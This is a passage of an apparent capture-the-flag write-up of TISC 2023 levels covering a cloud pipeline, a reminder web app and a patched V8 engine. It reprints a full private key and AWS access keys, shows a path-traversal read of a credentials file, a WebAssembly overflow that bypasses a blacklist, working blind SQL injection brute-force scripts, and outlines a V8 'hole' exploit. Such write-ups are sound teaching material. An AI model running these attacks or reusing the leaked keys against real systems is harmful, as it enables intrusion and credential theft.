WN0aW9uMB4XDTIzMDcyMTE0 NTA0MFoXDTI0MDcyMDE0NTA0MFowIDEeMBwGA1UEAwwVZGV2c
2VjbWVvdy1wcm9k dWN0aW9uMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxNksk
bb7nqRD nVMFJrWQUYuCURyYjncGVZTEFzO1cOOEAR35DmcRuVgWTACUJdRRqb6lL/7Vbfgm
1TV8vj7x/qNciEvd4/NzotlBXYCXJLilLFUydxuEqzpxX9fCGxQJ0nsKDswYuUpi 7ire952y
8YAlu/DAApfwm/K8rS2edvvJ22wr1QznmEIedf3GFI3giFgyiB81bmqs W+vLwd599seSVc48
sm4VdIbw1KxQrQVU9Rwr7VyR7frFIitPIpTRfD6P/vZAZSmd icPAq+2iDGj1YEy4AfRsn+ah
7XQqp5ZC4iZccZidHGVlHSmsDXqJ2kpweuYoVCzy HjMIuPqkDwIDAQABo1MwUTAdBgNVHQ4E
FgQUr87qLf+IfGrfkYajdItqMFzby78w HwYDVR0jBBgwFoAUr87qLf+IfGrfkYajdItqMFzb
y78wDwYDVR0TAQH/BAUwAwEB /zANBgkqhkiG9w0BAQsFAAOCAQEAum41R46j6OlqmqdvEgt3
D5pCsTa7fwfbvdqp FgSlsGrwtRzAxETYPj6d+kYliFI/Z46tE3x15F5zisPPT3F/HjqzLPJB
vCQWjiHW +nRniqn5OzwgCsKB8kIVO01tE02ibWyIzL15s8IvzNTDH/WUUf1YvN/QKrvr7NC1
fGui/34w/Sikc1ckuayOM6B6yhf2WoCtC/txaGBxSa95tqSADxiw2X4ru7vuDqJO TNVZrU3I
kDCUhRSxvcesm4of0B21GCmpcUAU75A+UF3sl8jFTNf8oMFZzW17W4bg tMdad2Pvl9IL3bWj
T0uWMOU7uFWHRFCKEVrzCzJ6sUdyamwsLg== -----END CERTIFICATE----- EOL cat <<
\EOL > ec2.key -----BEGIN PRIVATE KEY----- MIIEvwIBADANBgkqhkiG9w0BAQEFAA
SCBKkwggSlAgEAAoIBAQDE2SyRtvuepEOd UwUmtZBRi4JRHJiOdwZVlMQXM7Vw44QBHfkOZx
G5WBZMAJQl1FGpvqUv/tVt+CbV NXy+PvH+o1yIS93j83Oi2UFdgJckuKUsVTJ3G4SrOnFf18
IbFAnSewoOzBi5SmLu Kt73nbLxgCW78MACl/Cb8rytLZ52+8nbbCvVDOeYQh51/cYUjeCIWD
KIHzVuaqxb 68vB3n32x5JVzjyybhV0hvDUrFCtBVT1HCvtXJHt+sUiK08ilNF8Po/+9kBlKZ

```
2J w8Cr7aIMaPVgTLgB9Gyf5qHtdCqnlkLiJlxxmJ0cZWUdKawNeonaSnB65ihULPIe Mwi4+
qQPAgMBAAECggEBAKABg7fiC/90uD0uWXaQiQGvq7rwypSq7SwtY4MUlfxw A0HBMkvhvcdxc
ZZPthxVzBd1DuLHeocL+cy+0Gn30k7QTQvA11lN74XEoNw3BSRl LmWtzvqAFMP2Gmf0giPuk
tlTB+blQYeDjozXriuKNQUWzBVLaVfyVzL8CR+fgDpn nUai7P0thT8MjxXesVvf1jkq4yZqP
MOLNLYEuUn5G+OkNCHoqrc4Ud/Ft1lqd4f1 yvJ+9IDBZ298+HhCnlwyZ+ipTZFTcgzV6o/f4
Hq0hfiqGx0es0Gt+jtkpR99AS4A xGGU9CMy2bKk7k5aaoin7dljiIcTrCkWsnCgaVHPNLkCg
YEA4bW0AmHWFmzABT/T TzzgQKJsFvwvKDWOJiDVTczZlTfXeWcM9WQtAecAk2ZxAZqtqXEat
zhWsGIvmxMr zMKz9RLxxRsttV4xzRwDfcjKzRuZAV0xXPsIuaZPpzrqCX8uFrvhijf8prWuL
FZr 2mC7kxVVpfDjO68e74YJVSKmOgUCgYEA30Pua0vOPXFL2h8TcbjG9FyTxid4OQWE s1Ii
LYRw3jVVWlJ2gAlZ4ey+zTG162zV4V2yHrZF23es45yoWgSRZkxufkQY9CJi XMXf0qdyC1lV
h/naJXdz5AYr5KwyDv9UKjJc6vubcuSmD6h6H3QOgkZeoCt75lwy jKwwSRRL/gMCgYB4AoLp
2VdZqQ0YPW1/biDWfQX32rLAMGmagE6qBUeTfZOGK3LK by83GbpGpWtkrPe1ZjwMO1psgmhJ
jhH113iT0DTY1rChBKp6InEAymh6Ujgyb3i1 tYxYGcO0aTDTR9oboF41fbtKcMNhM7o47MIP
XIKjrsdDjsNmG+COcdPseQKBgQC5 niqb/dwrbQQZBfkOdQbDpiwddDcZgSMASuqrWQ7VTxX1
D9YBQMT/depzgj6yyjtP MKyjp/qQKgENAvNcU6vmlujOBSOR5PxOERyycA/6q3zWnbzlpVgu
XYskhJzhpxl8 M37YxfJJJRuCrRlLCRv+5y5Ij55kuIY2Ofmy6DL9rQKBgQDefTgiSKVIlMpZ
RiGt VOAD0MFda/k9tpTPT9HdlL4b44mkNzPailJATH0XLDqSwuXn4wJEgMAwqbM8CGSo Opa
r3fixSriKkwuTuDy8fM1dbpjYCi8rKswGULTvpFHJQZSDu4+sCDxbZUv9VTAS aUwjOeYyIZi
B+SQt/kUUZm1acA== -----END PRIVATE KEY----- EOL aws s3 cp s3://devsecmeow
2023flag2/index.html /tmp/ sudo cp /tmp/index.html /var/www/html rm /tmp/
index.html sudo systemctl restart nginx
```


Cool private key

So it turns out that the CA private key has been stored in the userData attribute instead of someplace sensible like AWS secrets manager! It's so reckless it never even crossed my mind.

Armed with the CA private key, we can sign ourselves a yummy certificate for accessing the server, from which we directly get flag.

```
TISC{pr0tecT_yOuR_d3vSeCOps_P1peL1nEs!!<##:3##>}
```

Meow

These are the cat photos found on cloudfront. The cat is very cute and the owner is very lucky.

Actually, the cat pictures are quite high resolution, we can probably scan the cat's iris and in the future we can replay this to get access to the cat's bank account. Of course this is only viable once banks start implementing biometric authentication.

Level 8 (WASM, Blind SQL Injection)

Blind SQL Injection

TISC LEVEL 8

DESCRIPTION

Domain(s): Web, RE, Pwn, Cloud

As part of the anti-PALINDROME task force, you find yourself face to face with another task.

"We found this horribly made website on their web servers," your superior tells you. "It's probably just a trivial SQL injection vulnerability to extract the admin password. I'm expecting this to be done in about an hour."

You ready your fingers on the keyboard, confident that you'll be able to deliver.

http://chals.tisc23.ctf.sg:28471/

ATTACHED FILES


Dockerfile
server.js
db-init.sql

TISC{.*} CHALLENGE SOLVED


This is my favourite level by far.

Don't forget

We are presented with a reminder app. Provided is also the code that runs the app.



But if you try to login with any numbers in your username or password, you will get the word Blacklisted.




Fortunately we have been provided with the database schema and a seeded account `bobby`


db-init.sql

```
CREATE TABLE IF NOT EXISTS Users ( id INT AUTO_INCREMENT PRIMARY KEY, use
rname VARCHAR(255) NOT NULL UNIQUE, password VARCHAR(255) NOT NULL ); INS
ERT INTO Users (username, password) VALUES ('admin', 'TISC{n0t_th3_fl4
g}'); INSERT INTO Users (username, password) VALUES ('bobby', 'passwor
d');
```

After logging in, we can create a reminder.



And we will instantly be directed to kill yourself.



So let's look at the provided source.

Dockerfile

```
FROM node:14 WORKDIR /app COPY package*.json ./ RUN npm install COPY serv
er.js views/ db.js ./ EXPOSE 3000 COPY .aws/ /root/.aws/ COPY wait-for-i
t.sh /usr/local/bin/wait-for-it.sh RUN chmod +x /usr/local/bin/wait-for-i
t.sh CMD bash -c '/usr/local/bin/wait-for-it.sh -t 60 mysql:3306 -- node
server.js'
```

Nothing special in the Dockerfile. How about the app itself?

```
const express = require('express'); const app = express(); const port = 3
000; const db = require('./db'); const AWS = require('aws-sdk'); process.
env.AWS_SDK_LOAD_CONFIG = 1; AWS.config.getCredentials((err) => { if (er
r) console.log(err.stack); // TODO: Add more comments here else { consol
e.log("Access key:", AWS.config.credentials.accessKeyId); console.log("Re
gion:", AWS.config.region); } }); const lambda = new AWS.Lambda(); const
session = require('express-session'); const flash = require('connect-flas
h'); const bodyParser = require('body-parser'); app.use(session({ secret:
'mysecret', resave: true, saveUninitialized: true })); app.use(flash());
var pug = require('pug') app.set('view engine', 'pug'); var toolsObj =
{}; toolsObj.saveFlash = function(req, res) { res.locals.errors = req.fla
sh("error"); res.locals.successes = req.flash("success"); }; module.expor
ts = toolsObj; app.use(bodyParser.urlencoded({ extended: true })); app.ge
t('/', (req, res) => { res.send(pug.renderFile('login.pug', { messages: r
eq.flash() })); }); app.get('/reminder', (req, res) => { const username =
req.query.username; res.send(pug.renderFile('reminder.pug', { username
})); }); app.get('/remind', (req, res) => { const username = req.query.us
ername; const reminder = req.query.reminder; res.send(pug.renderFile('rem
ind.pug', { username, reminder })); }); app.post('/api/submit-reminder',
(req, res) => { const username = req.body.username; const reminder = req.
body.reminder; const viewType = req.body.viewType; res.send(pug.renderFil
e(viewType, { username, reminder })); }); app.post('/api/login', (req, re
s) => { // pk> Note: added URL decoding so people can use a wider range o
f characters for their username :) // dr> Are you crazy? This is dangerou
s. I've added a blacklist to the lambda function to prevent any possible
attacks. const username = req.body.username; const password = req.body.pa
ssword; if (!username || !password) { req.flash('error', "No username/pas
sword received"); req.session.save(() => { res.redirect('/'); }); } const
payload = JSON.stringify({ username, password }); try { lambda.invoke({ F
unctionName: 'craft_query', Payload: payload }, (err, data) => { if (err)
{ req.flash('error', 'Uh oh. Something went wrong.'); req.session.save(()
=> { res.redirect('/'); }); } else { const responsePayload = JSON.parse(d
ata.Payload); const result = responsePayload; if (result !== "Blackliste
d!") { const sql = result; db.query(sql, (err, results) => { if (err) { r
eq.flash('error', 'Uh oh. Something went wrong.'); req.session.save(() =>
{ res.redirect('/'); }); } else if (results.length !== 0) { res.redirect
(`/reminder?username=${username}`); } else { req.flash('error', 'Invalid
username/password'); req.session.save(() => { res.redirect('/'); }); }
}); } else { req.flash('error', 'Blacklisted'); req.session.save(() => {
res.redirect('/'); }); } } }); } catch (error) { console.log(error) req.f
lash('error', 'Uh oh. Something went wrong.'); req.session.save(() => { r
es.redirect('/'); }); } }); app.listen(port, () => { console.log(`Server
listening at http://localhost:${port}`); });
```

Ah. So it appears that the server takes the user input, sends it off to some AWS Lambda function, and the Lambda either returns an SQL query or “Blacklisted”.

The SQL query is directly run on the db!! Smells like another SQL injection!

Ludicrous

But hold on a minute, there's something even more ludicrous above. The server calls `renderFile(viewType, …)`, but this `viewType` is user input… wtf??

So maybe if we change the page from

```
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body>
  ▼<div class="container form-container">
      <h2>Welcome, bobby</h2>
    ▼<form action="/api/submit-reminder" method="POST">
        <input type="hidden" name="username" value="bobby">
      ▶<div class="form-group mb-3">…</div>
      ▼<div class="form-group mb-3">
          <label for="viewType">Choose a view type:</label>
        ▼<div class="form-check">
...         <input class="form-check-input" id="basic" type="radio" name="viewType" value="remind-basic.pug" checked> == $0
            <label class="form-check-label" for="remind-basic">Basic</label>
          </div>
        ▶<div class="form-check">…</div>
        </div>
      ▶<div class="d-grid mt-3">…</div> grid
      </form>
    </div>
  </body>
</html>
```

To

```
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body>
  ▼<div class="container form-container">
      <h2>Welcome, bobby</h2>
    ▼<form action="/api/submit-reminder" method="POST">
        <input type="hidden" name="username" value="bobby">
      ▶<div class="form-group mb-3">…</div>
      ▼<div class="form-group mb-3">
          <label for="viewType">Choose a view type:</label>
        ▼<div class="form-check">
..          <input class="form-check-input" id="basic" type="radio" name="viewType" value="/root/.aws/credentials" checked> == $0
            <label class="form-check-label" for="remind-basic">Basic</label>
          </div>
        ▶<div class="form-check">…</div>
        </div>
      ▶<div class="d-grid mt-3">…</div> grid
      </form>
    </div>
  </body>
</html>
```

and click submit….

```
Error: /root/.aws/credentials:1:1
  > 1| [default]
-------^
    2| aws_access_key_id = AKIAQYDFBGMSQ542KJ5Z
    3| aws_secret_access_key = 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

unexpected text "[defa"
    at makeError (/app/node_modules/pug-error/index.js:34:13)
    at Lexer.error (/app/node_modules/pug-lexer/index.js:62:15)
    at Lexer.fail (/app/node_modules/pug-lexer/index.js:1629:10)
    at Lexer.advance (/app/node_modules/pug-lexer/index.js:1694:12)
    at Lexer.callLexerFunction (/app/node_modules/pug-lexer/index.js:1647:23)
    at Lexer.getTokens (/app/node_modules/pug-lexer/index.js:1706:12)
    at lex (/app/node_modules/pug-lexer/index.js:12:42)
    at Object.lex (/app/node_modules/pug/lib/index.js:104:9)
    at Function.loadString [as string] (/app/node_modules/pug-load/index.js:53:24)
    at compileBody (/app/node_modules/pug/lib/index.js:82:18)
```

LOLOLOL

The Lambda

Pulling the code from the Lambda, we see that it is actually JavaScript.

```
const EmscriptenModule = require('./site.js'); async function initializeM
odule() { return new Promise((resolve, reject) => { EmscriptenModule.onRu
ntimeInitialized = () => { const CraftQuery = EmscriptenModule.cwrap('cra
ft_query', 'string', ['string', 'string']); resolve(CraftQuery); }; }); }
let CraftQuery; initializeModule().then((queryFunction) => { CraftQuery =
queryFunction; }); exports.handler = async (event, context) => { if (!Cra
ftQuery) { CraftQuery = await initializeModule(); } const username = even
t.username; const password = event.password; const result = CraftQuery(us
ername, password); return result; };
```

It basically calls a WebAssembly module to do blacklisting (returning “Blacklisted” if there are any blacklisted characters), the rest is just wrapper code.

The WebAssembly

There aren't many good tools for WebAssembly decompiling so I tried reading the assembly instructions themselves.

In the process of testing, I noticed that if you typed a super long username, you can achieve a buffer overflow.

From this link, we learn that the arguments of function calls are copied before the return pointer, so if we pass in the right value beyond the allocated length, we can overwrite the return pointer and call a different function.

So now we simply have to try various offsets and various function pointers to figure out which one works. By simple trial and error, a username of length 68 with a \x02 character at the end will cause the program to skip checking the password for blacklisted characters!

```
url = 'http://chals.tisc23.ctf.sg:28471/api/login'
response = requests.post(url, data={'username': 'abcdefghijABCDEFGHIJabcdefghijABCDEFGHIJabcdefghijABCDEFGHIJabcdefga\x02', 'password': '2'})
```

```
response.text
```

```
'<!DOCTYPE html><html lang="en"><head><title>Reminder App</title><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1"><
.css" rel="stylesheet"></head><body><div class="container"><h2>Reminder App<p style="color:red">Uh oh. Something went wrong.</p></h2><h3>Login</h3><form act
for="username">Username</label><input class="form-control" id="username" type="text" placeholder="Username" name="username"></div><div class="form-group mb-
type="password" placeholder="Password" name="password"></div><div class="d-grid mt-3"><button class="btn btn-primary form-control" type="submit">Submit</bu
```

Proof that we have bypassed the blacklist

Let's go!!!!

Now that we can bypass the blacklist, we can perform SQL injection to retrieve the admin password.

But wait.....

```
db.query(sql, (err, results) => { if (err) { req.flash('error', 'Uh oh. Something went wrong.'); req.session.save(() => { res.redirect('/'); }); } else if (results.length !== 0) { res.redirect(`/reminder?username=${username}`); } else { req.flash('error', 'Invalid username/password'); req.session.save(() => { res.redirect('/'); }); } });
```

The results of the query are not printed at all, they aren't even saved into session data or anything? We only have a SINGLE BIT of info (whether we have a result or not).

I guess we'll have to extract the password one bit at a time.

Initially I was trying to literally perform bit operations in the SQL query itself. However, I realised that the password was truncated at 40 or so characters, and I could not shorten the query any further.

So we'll bruteforce it on a per-character basis then.

```python
i = 20
for j in naz:
    password = f"""OR substr(password,{i},1)="{j}" AND username="admin"""
    response = requests.post(url, data={'username': 'abcdefghijABCDEFGHIJabcdefghijABCDEFGHIJabcdefghijABCDEFGHIJabcdefga\x02', 'password': password})
    if 'What' in response.text:
        out[i] = j
        # char success
        break
    elif 'Invalid' in response.text:
        # char failure
        pass
    else:
        out[i] = None
```

```python
''.join([_[1] for _ in sorted(out.items())])
```

```
'TISC{A1PHAB3T_0N1Y}'
```

EZPZ

Wrong flag

But apparently the flag is wrong! WHY?

Well it turns out that MySQL string comparisons are case insensitive.

- If you wanted to have case sensitive comparisons, you'd have to convert the string to binary first.
- But that would make our query too long once again....

Looking at the flag, actually there's only 8 alphabets. In theory, we could try all the combinations.

So we write some nasty code to generate combinations

```python
def combi(n):
    return f"TISC{{{'Aa'[(n>>7)&1]}1{'Pp'[(n>>6)&1]}{'Hh'[(n>>5)&1]}{'Aa'[(n>>4)&1]}{'Bb'[(n>>3)&1]}3{'Tt'[(n>>2)&1]}_0{'Nn'[(n>>1)&1]}1{'Yy'[(n>>0)&1]}}}"
```

```python
combi(3)
```

```
TISC{A1PHAB3T_0n1y}
```

Then we do a binary comparison against the stored password.

```python
for i in range(256):
    password = f"""OR binary password="{combi(i)}"""
    response = requests.post(url, data={'username': 'abcdefghijABCDEFGHIJabcdefghijABCDEFGHIJabcdefghijABCDEFGHIJabcdefga\x02', 'password': password})
    if 'What' in response.text:
        print('success')
        # bit success
        break
        pass
    elif 'Invalid' in response.text:
        print('failure')
        # bit failure
        pass
    else:
        assert False
```

```
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
failure
success
```

```python
combi(i)
```

```
'TISC{a1PhAb3t_0N1Y}'
```

Level 9 (V8)

PalinChrome

TISC LEVEL 9

DESCRIPTION

Domain(s): RE, Pwn, Browser Exploitation

To ensure a safe browsing environment, PALINDROME came up with their own browser, powered by their own proprietary Javascript engine. What could go wrong?

Note: The flag is in the same directory as 'd8' and with the filename 'flag'.

nc chals.tisc23.ctf.sg 61521

NOTE: Seems like PALINDROME really invested in their hardware to ensure that their operations run buttery smooth ... looks like they are running at least 4GB of RAM.

ATTACHED FILES

snapshot_blob.bin
build.Dockerfile
d9.patch
d8

TISC{.*} CHALLENGE SOLVED

This one is a tough level, but fortunately I found a reference of someone explaining the exploit.

Preliminaries

What we have been provided with is a compiled binary `d8`, and the script used to compile this binary. This binary is actually the v8 JavaScript engine that Chrome uses, so everytime JavaScript is run in Chrome, it gets interpreted by the v8 engine to produce outputs.

However, they also provide a patch, which modifies the v8 engine source code before compiling it. In particular, this patch will introduce a bug in the v8 engine, which we will see later.

The link in the prompt allows us to talk to the `d8` on the server, and we are supposed to make use of the bug to achieve arbitrary code execution and read `flag.txt` on the server.

The patch

The crucial part of the patch is as follows:

```
   if (options.throw_on_failed_access_check ||
       options.noop_on_failed_access_check) {
diff --git a/src/init/bootstrapper.cc b/src/init/bootstrapper.cc
index 8a81c4acda..0e87f71473 100644
--- a/src/init/bootstrapper.cc
+++ b/src/init/bootstrapper.cc
@@ -1604,6 +1604,9 @@ void Genesis::InitializeGlobal(Handle<JSGlobalObject> global_object,
     SimpleInstallFunction(isolate_, object_function, "seal",
                           Builtin::kObjectSeal, 1, false);

+    SimpleInstallFunction(isolate_, object_function, "leakHole",
+                          Builtin::kObjectLeakHole, 0, false);
+
     SimpleInstallFunction(isolate_, object_function, "create",
                           Builtin::kObjectCreate, 2, false);
```

This patch modifies the JS built in Object prototype to have an extra function called `leakHole()`.

`leakHole()` returns a special value in JS called The Hole™. It is used internally by the v8 engine to denote deleted elements in arrays and various other places. This is because although we have objects like `undefined` and `null` in JS, they are still actual objects which cannot be used to denote an absence of value.

```
>> a = [0,1,2]
<- ▸ Array(3) [ 0, 1, 2 ]
>> delete a[1]
<- true
>> a
<- ▸ Array(3) [ 0, <1 empty slot>, 2 ]
>> a[3] = undefined
<- undefined
>> a
<- ▸ Array(4) [ 0, <1 empty slot>, 2, undefined ]
```

So internally, JS uses some sort of sentinel value to mark that the value is empty, and this value is called The Hole.

But how does it help?

Well, JavaScript is dynamically typed, but under the hood it still has to call the right functions based on the type of the arguments. However, many parts of the v8 engine don't expect the hole, so it leads to calling the wrong functions, unexpected behaviour and weird bugs.

JS also actually does some live optimization as well (I'm talking about JIT compilation). While working with functions, if v8 detects that a function is running "hot" (i.e. the function is frequently used), the v8 engine will create a compiled version of that function.

This compiled version actually bypasses a bunch of checks, and its assumed to be used responsibly by the outer function wrapper that contains the checks. The type of checks I'm talking about are like checking the right types, or whether we are writing to outside the array, etc.

A bit of history

In the past, bugs that leak The Hole have been successfully exploited to get arbitrary code execution. For example, CVE-2021-38003. There is a great write up here about how the hole value can be used to achieve this.

The key ideas of the writeup are as follows:

1. Add The Hole to a Map()
2. Remove The Hole from the Map(), but since The Hole is used to denote the lack of values, the Map data gets set to The Hole (i.e. it doesn't change) when removing it.
3. By removing The Hole twice, we can convince V8 that now the Map() has less elements than it has (negative 1 lol).

4. So when we add an element back in, it overwrites a crucial part of itself: the number of elements the Map has.
5. By writing a big number, now v8 is convinced that the memory area of the Map is bigger than it should be, allowing us to write to other areas of the memory.
6. We use this Out-of-bounds write primitive (read: basic building block) to form more robust and powerful primitives.
7. Specifically we want to create some of these primitives:
    a. `addrOf(obj)`: This gives us the address of any JS object
    b. `aar(addr)`: This reads the memory at any address
    c. `aaw(addr, value)`: This writes to the memory at any address
8. Using these primitives in conjunction with an area of memory that is executable, we can write our code to that memory, and achieve arbitrary code execution.

Patched!

However, the above method was patched in two separate areas

1. The Map() class was patched to check for removal of The Hole
2. The WebAssembly code page has W^X protection
    a. Meaning that it is either writable or executable, but never both at the same time.
    b. We can't turn off the write protection flag as that memory area is readonly
        i. In particular, I was targeting the following flag: `wasm-write-protect-code-memory` as it was what was preventing me from writing to WebAssembly memory.
        ii. Maybe someone more skilled can figure out how to turn off this flag

Our kimchi chingus

https://cwresearchlab.co.kr/entry/Chrome-v8-Hole-Exploit

Fortunately, we find a writeup done by our Korean friends on how to use The Hole.

Instead of using the Map(), we exploit the following bug.

```
b: boolean let index = Number(b ? the.hole : -1); index |= 0; index += 1;
```

- In the process of optimizing the above code, the Number() conversion does not properly handle `the.hole`.

- Normally, it should convert `the.hole` to `NaN`, but it falls through the cases and the optimizer only considers one possible outcome (which is -1).
- Since there is seemingly only one possible value, a lot of seemingly unnecessary checks are removed by the optimizer.
- For example, if we add `let v = arr[index*3]` afterwards, the optimizer removes the checks that see if `index*3` is out of bounds.

So we can start with a function that allocates an array. For example

```
function goodstuff(b) { let index = Number(b ? the.hole : -1); index |=
0; index += 1; let arr = [1.1, 2.2, 3.3, 4.4]; return [arr,
arr.at(index*5) }
```

Because of the actual array structure in memory, `arr.at(4)` is actually the header of the `arr` object. `arr.at(5)` would then be the elements pointer (read: pointer to arr[0]) and length of the array.

In theory, this is can already give us arbitrary read and write by simply changing the elements pointer. However, I have not tested this. There are probably some other bounds checking that I am not familiar with, so we will stick with the exploit code given by our chingus.

Getting arbitrary code execution

So our oppas have provided an alternative way of getting arbitrary code execution. Instead of trying to write to executable memory area, they cleverly figure out a way to embed their shellcode (the arbitrary code we want to execute) using a normal function.

The optimizer will happily compile this function in a predictable way and write the code to an executable memory page. The JS function will now have a pointer to where the compiled code starts.

